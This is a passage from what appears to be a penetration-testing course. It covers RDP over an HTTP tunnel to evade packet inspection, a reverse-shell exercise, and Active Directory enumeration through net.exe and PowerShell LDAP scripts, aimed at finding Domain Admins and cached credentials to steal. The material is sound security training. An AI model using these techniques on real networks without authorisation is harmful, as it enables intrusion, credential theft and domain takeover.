


Figure 305: RDP login on the Windows Server 2016 machine through the HTTP tunnel

Excellent! The remote desktop connection was successful.

Inspecting the traffic in Wireshark, we confirm that it is indeed HTTP-encapsulated, and would have bypassed the deep packet content inspection device.




Figure 306: Inspecting the HTTP-encapsulated traffic in Wireshark

### 20.5.1.1 Exercises

1. Connect to your dedicated Linux lab client as the student account using `rdesktop` and run the `http_tunneling.sh` script from `/root/port_forwarding_and_tunneling/` as root.
2. Start the `apache2` service and exploit the vulnerable web application hosted on port 443 (covered in a previous module) in order to get a reverse HTTP shell.<sup>599</sup>
3. Replicate the scenario demonstrated above using your dedicated clients.

## 20.6 Wrapping Up

In this module, we covered the concepts of port forwarding and tunneling. The module contains tools to apply these techniques on both Windows and \*NIX operating systems, which allow us to bypass various egress restrictions as well as deep packet inspection devices.

<sup>599</sup> (Apurv Singh Gautam, 2019), <https://github.com/apurvsinghgautam/HTTP-Reverse-Shell>

## 21 Active Directory Attacks

Microsoft Active Directory Domain Services,<sup>600</sup> often referred to as Active Directory (AD), is a service that allows system administrators to update and manage operating systems, applications, users, and data access on a large scale. Since Active Directory can be a highly complex and granular management layer, it poses a very large attack surface and warrants attention.

In this module, we will introduce Active Directory and demonstrate enumeration, authentication, and lateral movement techniques.

### 21.1 Active Directory Theory

Let's begin with a brief overview of basic Active Directory concepts and terms to lay down a foundation before we move into enumeration and exploitation.

Active Directory consists of several components. The most important component is the *domain controller* (DC),<sup>601</sup> which is a Windows 2000-2019 server with the *Active Directory Domain Services* role installed. The domain controller is the hub and core of Active Directory because it stores all information about how the specific instance of Active Directory is configured. It also enforces a vast variety of rules that govern how objects within a given Windows domain interact with each other, and what services and tools are available to end users. The power and complexity of Active Directory is founded on incredible granularity of controls available to network administrators.

---

*There are three different versions of Windows server operating systems. The first was the original "desktop experience" version. Server Core,<sup>602</sup> introduced with Windows Server 2008 R2, is a minimal server installation without a dedicated graphical interface. Server Nano,<sup>603</sup> the most recent version, was introduced in Windows Server 2016 and is even more minimal than Server Core. The standard "desktop experience" and Server Core editions can function as domain controllers. The Nano edition can not.*

---

When an instance of Active Directory is configured, a *domain* is created with a name such as *corp.com* where *corp* is the name of the organization. Within this domain, we can add various types of objects, including computer and user objects.

System administrators can (and almost always do) organize these objects with the help of *Organizational Units* (OU).<sup>604</sup> OUs are comparable to file system folders in that they are containers

---

<sup>600</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview>

<sup>601</sup> (Microsoft, 2014), [https://technet.microsoft.com/library/cc786438\(v=ws.10\).aspx](https://technet.microsoft.com/library/cc786438(v=ws.10).aspx)

<sup>602</sup> (Microsoft, 2008), [https://msdn.microsoft.com/en-us/library/ee391626\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ee391626(v=vs.85).aspx)

<sup>603</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/get-started/getting-started-with-nano-server>

<sup>604</sup> (Microsoft, 2018), <https://technet.microsoft.com/en-us/library/cc978003.aspx>

used to store and group other objects. Computer objects represent actual servers and workstations that are *domain-joined* (part of the domain), and user objects represent employees in the organization. All AD objects contain attributes, which vary according to the type of object. For example, a user object may include attributes such as first name, last name, username, and password.

Typically, client computers on an internal network are connected to the domain controller and to various other internal member servers such as database servers, file storage servers, etc. In addition, many organizations provide content through Internet-connected web servers, which sometimes are also members of the internal domain.

---

*It should be noted that some organizations will have machines that are not domain-joined. This is especially true for Internet-facing machines.*

---

Active Directory can be technically daunting as it includes many concepts and features that we can not fully cover in this module. Instead, we will introduce the basic AD terms and language along with additional knowledge required to build our enumeration and exploitation capabilities.

---

*An Active Directory environment has a very critical dependency on a Domain Name System (DNS) service. As such, a typical domain controller in an AD will also host a DNS server that is authoritative for a given domain. Please note that in the labs, you may also find DNS servers that are not related to Active Directory and provide a lookup service for other computers.*

---

## 21.2 Active Directory Enumeration

Typically, an attack against Active Directory infrastructure begins with a successful exploit or client-side attack against either a domain workstation or server followed by enumeration of the AD environment.

---

*Some penetration tests begin with an assumed breach in which the client provides initial access to a workstation. This saves time, accelerates the assessment, and allows more time for assessment of the rest of the internal infrastructure, including Active Directory.*

---

Once we have established a foothold, the goal is to advance our privilege level until we gain control of one or more domains. There are several ways to accomplish this.

Within AD, administrators use groups to assign permissions to member users, which means that during our assessment, we would target high-value groups. In this case, we could compromise a member of the *Domain Admins* group to gain complete control of every single computer in the domain.

Another way to gain control of a domain is to successfully compromise a domain controller since it may be used to modify all domain-joined computers or execute applications on them. Additionally, as we will see later, the domain controller contains all the password hashes of every single domain user account.

As we work through this module, we will walk through a variety of AD enumeration and exploitation techniques to demonstrate a typical domain compromise. In a real-world scenario, we could use many of the Windows enumeration and exploitation techniques outlined in previous modules. However, in this module, we will focus on techniques specifically designed to enumerate and exploit AD users and groups.

We will work under the assumption that we have already obtained access to the Windows 10 workstation through a technique covered previously in this course. We will also assume that we have compromised the *Offsec* domain user, which is also a member of the local administrator group for a domain-joined workstation. This will allow us to focus on Active Directory-related enumeration and exploitation techniques.

Our first goal in this scenario will be to enumerate the domain users and learn as much as we can about their group memberships in search of high-value targets. To do this, we will leverage several tools and techniques, many of which can be performed without any kind of administrative access.

### 21.2.1 Traditional Approach

The first technique, which we'll refer to as the "traditional" approach, leverages the built-in `net.exe`<sup>605</sup> application. Specifically, we will use the `net user`<sup>606</sup> sub-command, which enumerates all local accounts.

```
C:\Users\Offsec.corp> net user  
  
User accounts for \\CLIENT251  
  
-----  
admin             Administrator          DefaultAccount  
Guest            student                WDAGUtilityAccount  
The command completed successfully.
```

Listing 659 - Running net user command

Adding the `/domain` flag will enumerate all users in the entire domain:

```
C:\Users\Offsec.corp> net user /domain  
The request will be processed at a domain controller for domain corp.com.  
  
User accounts for \\DC01.corp.com  
  
-----  
adam             Administrator          DefaultAccount  
Guest            iis_service           jeff_admin
```

<sup>605</sup> (Microsoft, 2017), <https://support.microsoft.com/en-us/help/556003>

<sup>606</sup> (Microsoft, 2017), <https://support.microsoft.com/en-us/help/251394/how-to-use-the-net-user-command>

```
krbtgt          offsec          sql_service
The command completed successfully.
```

*Listing 660 - Running net user domain command*

Running this command in a production environment will likely return a much longer list of users. Armed with this list, we can now query information about individual users.

Based on the output above, we should query the *jeff\_admin* user since the name sounds quite promising.

---

*Our past experience indicates that administrators often have a tendency to add prefixes or suffixes to user names that identify accounts by their function.*

---

```
C:\Users\Offsec.corp> net user jeff_admin /domain
The request will be processed at a domain controller for domain corp.com.

User name                jeff_admin
Full Name                Jeff_Admin
Comment
User's comment
Country/region code       000 (System Default)
Account active            Yes
Account expires           Never

Password last set         2/19/2018 1:56:22 PM
Password expires          Never
Password changeable       2/19/2018 1:56:22 PM
Password required          Yes
User may change password  Yes

Workstations allowed      All
Logon script
User profile
Home directory
Last logon                Never
Logon hours allowed       All

Local Group Memberships
Global Group memberships   *Domain Users           *Domain Admins
The command completed successfully.
```

*Listing 661 - Running net user against a specific user*

The output indicates that *jeff\_admin* is a member of the Domain Admins group so we will make a note of this.

In order to enumerate all groups in the domain, we can supply the **/domain** flag to the **net group** command.<sup>607</sup>

---

<sup>607</sup> (Microsoft, 2017), [https://technet.microsoft.com/pl-pl/library/cc754051\(v=ws.10\).aspx](https://technet.microsoft.com/pl-pl/library/cc754051(v=ws.10).aspx)

```
C:\Users\Offsec.corp> net group /domain
The request will be processed at a domain controller for domain corp.com.

Group Accounts for \\DC01.corp.com

-----
*Another_Nested_Group
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Nested_Group
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Secret_Group
The command completed successfully.
```

Listing 662 - Running the `net group` command

From the highlighted output in Listing 662, we notice the custom groups `Secret_Group`, `Nested_Group` and `Another_Nested_Group`. In Active Directory, a group (and subsequently all the included members) can be added as member to another group. This is known as a nested group.

While nesting may seem confusing, it does scale well, allowing flexibility and dynamic membership customization of even the largest AD implementations.

Unfortunately, the `net.exe` command line tool cannot list nested groups and only shows the direct user members. Given this and other limitations, we will explore a more flexible alternative in the next section that is more effective in larger real-world environments.

### 21.2.1.1 Exercise

1. Connect to your Windows 10 client and use `net.exe` to lookup users and groups in the domain. See if you can discover any interesting users or groups.

### 21.2.2 A Modern Approach

There are several more modern tools capable of enumerating AD environments. PowerShell cmdlets like `Get-ADUser`<sup>608</sup> work well but they are only installed by default on domain controllers (as part of RSAT<sup>609</sup>), and while they may be installed on Windows workstations from Windows 7 and up, they require administrative privileges to use.

<sup>608</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/powershell/module/addsadministration/get-aduser?view=win10-ps>

<sup>609</sup> (Microsoft, 2018), <https://technet.microsoft.com/en-us/library/gg413289.aspx>

We can, however, use PowerShell (the preferred administration scripting language for Windows) to enumerate AD. In this section, we will develop a script that will enumerate the AD users along with all the properties of those user accounts.

Although this is not as simple as running a command like `net.exe`, the script will be quite flexible, allowing us to add features and functions as needed. As we build the script, we will discuss many technical details relevant to the task at hand. Once the script is complete, we can copy and paste it for use during an assessment.

As an overview, this script will query the network for the name of the Primary domain controller emulator and the domain, search Active Directory and filter the output to display user accounts, and then clean up the output for readability.

---

A Primary domain controller emulator is one of the five operations master roles or FSMO roles<sup>610</sup> performed by domain controllers. Technically speaking, the property is called `PdcRoleOwner` and the domain controller with this property will always have the most updated information about user login and authentication.

---

This script relies on a few components. Specifically, we will use a `DirectorySearcher`<sup>611</sup> object to query Active Directory using the *Lightweight Directory Access Protocol* (LDAP),<sup>612</sup> which is a network protocol understood by domain controllers also used for communication with third-party applications.

LDAP is an *Active Directory Service Interfaces* (ADSI)<sup>613</sup> provider (essentially an API) that supports search functionality against an Active Directory. This will allow us to interface with the domain controller using PowerShell and extract non-privileged information about the objects in the domain.

Our script will center around a very specific *LDAP provider path*<sup>614</sup> that will serve as input to the `DirectorySearcher` .NET class. The path's prototype looks like this:

---

LDAP://HostName[:PortNumber] [/DistinguishedName]

---

Listing 663 - LDAP provider path format

To create this path, we need the target *hostname* (which in this case is the name of the domain controller) and the *DistinguishedName* (DN)<sup>615</sup> of the domain, which has a specific naming standard based on specific Domain Components (DC).

First, let's discover the hostname of the domain controller and the components of the *DistinguishedName* using a PowerShell command.

---

<sup>610</sup> (Microsoft, 2014), <https://support.microsoft.com/en-gb/help/197132/active-directory-fsmo-roles-in-windows>

<sup>611</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/system.directoryservices.directorysearcher\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.directoryservices.directorysearcher(v=vs.110).aspx)

<sup>612</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/aa367008\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa367008(v=vs.85).aspx)

<sup>613</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/aa772170\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa772170(v=vs.85).aspx)

<sup>614</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/aa746384\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa746384(v=vs.85).aspx)

<sup>615</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/aa366101\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa366101(v=vs.85).aspx)

Specifically, we will use the *Domain* class<sup>616</sup> of the *System.DirectoryServices.ActiveDirectory* namespace. The *Domain* class contains a method called *GetCurrentDomain*,<sup>617</sup> which retrieves the *Domain* object for the currently logged in user.

Invocation of the *GetCurrentDomain* method and its output is displayed in the listing below:

---

```
PS C:\Users\offsec.CORP>
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

Forest          : corp.com
DomainControllers : {DC01.corp.com}
Children        : {}
DomainMode      : Unknown
DomainModeLevel : 7
Parent          :
PdcRoleOwner    : DC01.corp.com
RidRoleOwner    : DC01.corp.com
InfrastructureRoleOwner : DC01.corp.com
Name           : corp.com
```

---

*Listing 664 - Domain class from System.DirectoryServices.ActiveDirectory namespace*

According to this output, the domain name is “corp.com” (from the *Name* property) and the primary domain controller name is “DC01.corp.com” (from the *PdcRoleOwner*<sup>618</sup> property).

We can use this information to programmatically build the LDAP provider path. Let’s include the *Name* and *PdcRoleOwner* properties in a simple PowerShell script that builds the provider path:

---

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('. ', ',DC='))"

$SearchString += $DistinguishedName

$SearchString
```

---

*Listing 665 - Assembling the LDAP provider path*

In this script, *\$domainObj* will store the entire domain object, *\$PDC* will store the *Name* of the PDC, and *\$SearchString* will build the provider path for output. Notice that the *DistinguishedName* will consist of our domain name ('corp.com') broken down into individual domain components (DC), making the *DistinguishedName* “DC=corp,DC=com” as shown in the script’s output:

<sup>616</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain(v=vs.110).aspx)

<sup>617</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain.getcurrentdomain\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain.getcurrentdomain(v=vs.110).aspx)

<sup>618</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain.pdcroleowner\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain.pdcroleowner(v=vs.110).aspx)

---

LDAP://DC01.corp.com/DC=corp,DC=com

Listing 666 - Complete LDAP provider path

This is the full LDAP provider path needed to perform LDAP queries against the domain controller.

We can now instantiate the *DirectorySearcher* class with the LDAP provider path. To use the *DirectorySearcher* class, we have to specify a *SearchRoot*, which is the node in the Active Directory hierarchy where searches start.<sup>619</sup>

The search root takes the form of an object instantiated from the *DirectoryEntry*<sup>620</sup> class. When no arguments are passed to the constructor, the *SearchRoot* will indicate that every search should return results from the entire Active Directory. The code in Listing 667 shows the relevant part of the script to accomplish this.

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()  
  
$PDC = ($domainObj.PdcRoleOwner).Name  
  
$SearchString = "LDAP://"  
  
$SearchString += $PDC + "/"  
  
$DistinguishedName = "DC=$($domainObj.Name.Replace('. ', ',DC='))"  
  
$SearchString += $DistinguishedName  
  
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)  
  
$objDomain = New-Object System.DirectoryServices.DirectoryEntry($SearchString,  
"corp.com\offsec", "lab")  
  
$Searcher.SearchRoot = $objDomain
```

---

Listing 667 - Creating the DirectorySearcher

With our *DirectorySearcher* object ready, we can perform a search. However, without any filters, we would receive all objects in the entire domain.

One way to set up a filter is through the *samAccountType* attribute,<sup>621</sup> which is an attribute that all user, computer, and group objects have. Please refer to the linked reference<sup>622</sup> for more examples, but in our case we can supply 0x30000000 (decimal 805306368) to the filter property to enumerate all users in the domain, as shown in Listing 668:

---

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()  
  
$PDC = ($domainObj.PdcRoleOwner).Name  
  
$SearchString = "LDAP://"
```

---

<sup>619</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/y49s2h23\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/y49s2h23(v=vs.110).aspx)

<sup>620</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/system.directoryservices.directoryentry\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.directoryservices.directoryentry(v=vs.110).aspx)

<sup>621</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/ms679637\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms679637(v=vs.85).aspx)

<sup>622</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/ms679637\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms679637(v=vs.85).aspx)

```
$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('. ', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="samAccountType=805306368"

$Searcher.FindAll()
```

---

*Listing 668 - Snippet to search for users*

We have added the `samAccountType` filter through the `.filter` property of our `$Searcher` object and then invoked the `FindAll` method<sup>623</sup> to conduct a search and find all results given the configured filter.

When run, this script should enumerate all the users in the domain:

| Path   | Properties     |
|--|----------------|
| -----  | -----          |
| LDAP://CN=Administrator,CN=Users,DC=corp,DC=com                      | {admincount... |
| LDAP://CN=Guest,CN=Users,DC=corp,DC=com                              | {iscritical... |
| LDAP://CN=DefaultAccount,CN=Users,DC=corp,DC=com                     | {iscritical... |
| LDAP://CN=krbtgt,CN=Users,DC=corp,DC=com                             | {msds...       |
| LDAP://CN=Offsec,OU=Admins,OU=CorpUsers,DC=corp,DC=com               | {givenname...  |
| LDAP://CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com           | {givenname...  |
| LDAP://CN=Adam,OU=Normal,OU=CorpUsers,DC=corp,DC=com                 | {givenname...  |
| LDAP://CN=iis_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com | {givenname...  |
| LDAP://CN=sql_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com | {givenname...  |

---

*Listing 669 - Users in the domain*

This is good information but we should clean it up a bit. Since the attributes of a user object are stored within the `Properties` field, we can implement a double loop that will print each property on its own line.

The complete PowerShell script will collect all users along with their attributes:

---

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('. ', ',DC='))"
```

---

<sup>623</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.directorysearcher.findall?view=netframework-4.8>

```
$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="samAccountType=805306368"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
{
    Foreach($prop in $obj.Properties)
    {
        $prop
    }

    Write-Host "-----"
}
```

*Listing 670 - PowerShell script to enumerate all users*

The retrieved information can be quite overwhelming since user objects have many attributes. The listing below shows a partial view of the Jeff\_Admin user's attributes.

|                       |   |
|-----------------------|---|
| givenname             | {Jeff_Admin}  |
| samaccountname        | {jeff_admin}  |
| cn                    | {Jeff_Admin}  |
| pwdlastset            | {131623291900859206}  |
| whencreated           | {05/02/2018 18.33.10}   |
| badpwdcount           | {0}   |
| displayname           | {Jeff_Admin}  |
| lastlogon             | {0}   |
| samaccounttype        | {805306368}   |
| countrycode           | {0}   |
| objectguid            | {130 114 89 75 220 233 3 76 170 206 193 232 122 112 176 32}     |
| usnchanged            | {12938}   |
| whenchanged           | {05/02/2018 19.20.52}   |
| name                  | {Jeff_Admin}  |
| objectsid             | {1 5 0 0 0 0 0 5 21 0 0 0 195 240 137 95 239 58 38 166 116 233} |
| logoncount            | {0}   |
| badpasswordtime       | {0}   |
| accountexpires        | {9223372036854775807}   |
| primarygroupid        | {513}   |
| objectcategory        | {CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com}           |
| userprincipalname     | {jeff_admin@corp.com}   |
| useraccountcontrol    | {66048}   |
| admincount            | {1}   |
| dscorepropagationdata | {05/02/2018 19.20.52, 01/01/1601 00.00.00}                      |
| distinguishedname     | {CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com}           |
| objectclass           | {top, person, organizationalPerson, user}                       |
| usncreated            | {12879}   |
| memberof              | {CN=Domain Admins,CN=Users,DC=corp,DC=com}                      |

```
adspath           {LDAP://CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com}
...

```

*Listing 671 - All users and associated attributes*

According to the output above, the Jeff\_Admin account is a member of the Domain Admins group. Using our *DirectorySearcher* object, we could use a filter to locate members of specific groups like Domain Admin, or use a filter to specifically search only for the Jeff\_Admin user.

In the filter property, we can set any attribute of the object type we desire. For example, we can use the *name* property to create a filter for the Jeff\_Admin user as shown below:

```
$Searcher.filter="name=Jeff_Admin"
```

*Listing 672 - Filter results to only Jeff\_Admin*

Although this script may seem daunting at first, it is extremely flexible and can be modified to assist with other AD enumeration tasks.

### 21.2.2.1 Exercises

1. Modify the PowerShell script to only return members of the Domain Admins group.
2. Modify the PowerShell script to return all computers in the domain.
3. Add a filter to only return computers running Windows 10.

### 21.2.3 Resolving Nested Groups

Next, let's use our newly developed PowerShell script to unravel the nested groups we encountered when using **net.exe**.

The first task is to locate all groups in the domain and print their names. To do this, we will create a filter extracting all records with an *objectClass*<sup>624</sup> set to "Group" and we will only print the *name* property for each group instead of all properties.

Listing 673 displays the modified script with the changes highlighted.

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($domainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
```

<sup>624</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/ad/object-class-and-object-category>

```
$Searcher.SearchRoot = $objDomain  
$Searcher.filter="(objectClass=Group)"  
  
$Result = $Searcher.FindAll()  
  
Foreach($obj in $Result)  
{  
    $obj.Properties.name  
}
```

---

*Listing 673 - Modified PowerShell script to enumerate all domain groups*

When executed, the script outputs a list of all groups in the domain. The truncated output shown in Listing 674 reveals the groups Secret\_Group, Nested\_Group, and Another\_Nested\_Group:

```
...  
Key Admins  
Enterprise Key Admins  
DnsAdmins  
DnsUpdateProxy  
Secret_Group  
Nested_Group  
Another_Nested_Group
```

---

*Listing 674 - Truncated output from enumerating domain groups*

Now let's try to list the members of Secret\_Group by setting an appropriate filter on the *name* property.

In addition, we will only display the *member* attribute to obtain the group members. The modified PowerShell to achieve this is shown in Listing 675 with the changes highlighted:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()  
  
$PDC = ($domainObj.PdcRoleOwner).Name  
  
$SearchString = "LDAP://" + $PDC  
  
$SearchString += "/" + $domainObj.Name  
  
$DistinguishedName = "DC=$($domainObj.Name.Replace('.',' ',',DC='))"  
  
$SearchString += $DistinguishedName  
  
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)  
  
$objDomain = New-Object System.DirectoryServices.DirectoryEntry  
  
$Searcher.SearchRoot = $objDomain  
  
$Searcher.filter="(name=Secret_Group)"  
  
$Result = $Searcher.FindAll()  
  
Foreach($obj in $Result)  
{
```

```
$obj.Properties.member  
}
```

*Listing 675 - PowerShell script to enumerate group members*

The modified script will dump the names of the DistinguishedName group members:

```
CN=Nested_Group,OU=CorpGroups,DC=corp,DC=com
```

*Listing 676 - Members of the group Secret\_Group*

According to this output, Nested\_Group is a member of Secret\_Group. In order to enumerate its members, we must repeat the steps performed in order to list the members of Nested\_Group. We can do this by replacing the group name in the filter condition:

```
...  
$Searcher.SearchRoot = $objDomain  
$Searcher.filter="(name=Nested_Group)"  
...
```

*Listing 677 - Obtaining the members of Nested\_Group*

This updated script generates the output shown in Listing 678:

```
CN=Another_Nested_Group,OU=CorpGroups,DC=corp,DC=com
```

*Listing 678 - Members of the group Nested\_Group*

This indicates that Another\_Nested\_Group is the only member of Nested\_Group. We'll need to modify and run the script again, replacing the group name in the filter condition.

```
...  
$Searcher.SearchRoot = $objDomain  
$Searcher.filter="(name=Another_Nested_Group)"  
...
```

*Listing 679 - Obtaining the members of Another\_Nested\_Group*

The output from the next search is displayed in Listing 680.

```
CN=Adam,OU=Normal,OU=CorpUsers,DC=corp,DC=com
```

*Listing 680 - Members of the group Another\_Nested\_Group*

Finally we discover that the domain user Adam is the sole member of Another\_Nested\_Group. This ends the enumeration required to unravel our nested groups and demonstrates how PowerShell and LDAP can be leveraged to perform this kind of lookup.

### 21.2.3.1 Exercises

1. Repeat the enumeration to uncover the relationship between Secret\_Group, Nested\_Group, and Another\_Nested\_Group.
2. The script presented in this section required us to change the group name at each iteration. Adapt the script in order to unravel nested groups programmatically without knowing their names beforehand.

## 21.2.4 Currently Logged on Users

At this point, we can list users along with their group memberships and can easily locate administrative users.

As the next step, we want to find logged-in users that are members of high-value groups since their credentials will be cached in memory and we could steal the credentials and authenticate with them.

If we succeed in compromising one of the *Domain Admins*, we could eventually take over the entire domain (as we will see in a later section). Alternatively, if we can not immediately compromise one of the *Domain Admins*, we must compromise other accounts or machines to eventually gain that level of access.

For example, Figure 307 shows that Bob is logged in to CLIENT512 and is a local administrator on all workstations. Alice is logged in to CLIENT621 and is a local administrator on all servers. Finally, Jeff is logged in to SERVER21 and is a member of the *Domain Admins* group.



Figure 307: Chain of users to compromise

If we manage to compromise Bob's account (through a client side attack for example), we could pivot from CLIENT512 to target Alice on CLIENT621. By extension, we may be able to pivot again to compromise Jeff on SERVER21, gaining domain access.

In this type of scenario, we must tailor our enumeration to consider not only *Domain Admins* but also potential avenues of "chained compromise" including a hunt for a so-called *derivative local admin*.<sup>625</sup>

